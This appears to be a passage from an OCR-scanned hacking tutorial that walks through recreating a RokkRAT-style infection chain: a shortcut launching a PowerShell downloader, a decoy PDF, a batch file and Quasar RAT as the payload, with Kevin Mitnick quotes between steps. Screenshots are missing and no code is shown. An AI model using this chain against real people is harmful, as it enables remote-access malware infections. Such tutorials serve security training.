
Let us see this unique method in the Issue but first see the entire infectious chain. It is here.

"Companies spend millions of dollars on firewalls and secure access devices, and it's money wasted because none of these measures address the weakest link in the security chain: the people who use, administer and operate computer systems."

-Kevin Mitnick




Here is the scenario we are implementing in this Issue.




As you can see in the above infection chain, when a shortcut file is clicked upon a Powershell script runs that drops a Decoy PDF file and the Batch file. Lets first create a Decoy file. This is a PDF decoy file we used earlier in one of our hacking tutorials. (No, we are not gonna click on that malicious link this time (PDF attack Issue) link to it).

"As a young boy, I was taught in high school that hacking was cool."
-Kevin Mitnick



As a payload, instead of the original RokkRAT (are you joking), I will use QuAsaR_RAT. I crea-te a new folder named RokkRAT and save our decoy file and payload in that folder.



"*"The intent of the individuals who created the DDoS attacks has nothing to do with hacking, and they are vandals, not hackers." -Kevin Mitnick*

Now, lets create a Powershell script. I name it PS_script_3psi. I am first testing it to download a file from a remote system and then save it on this system with name “test.ico”.


PS_script_3 - Notepad

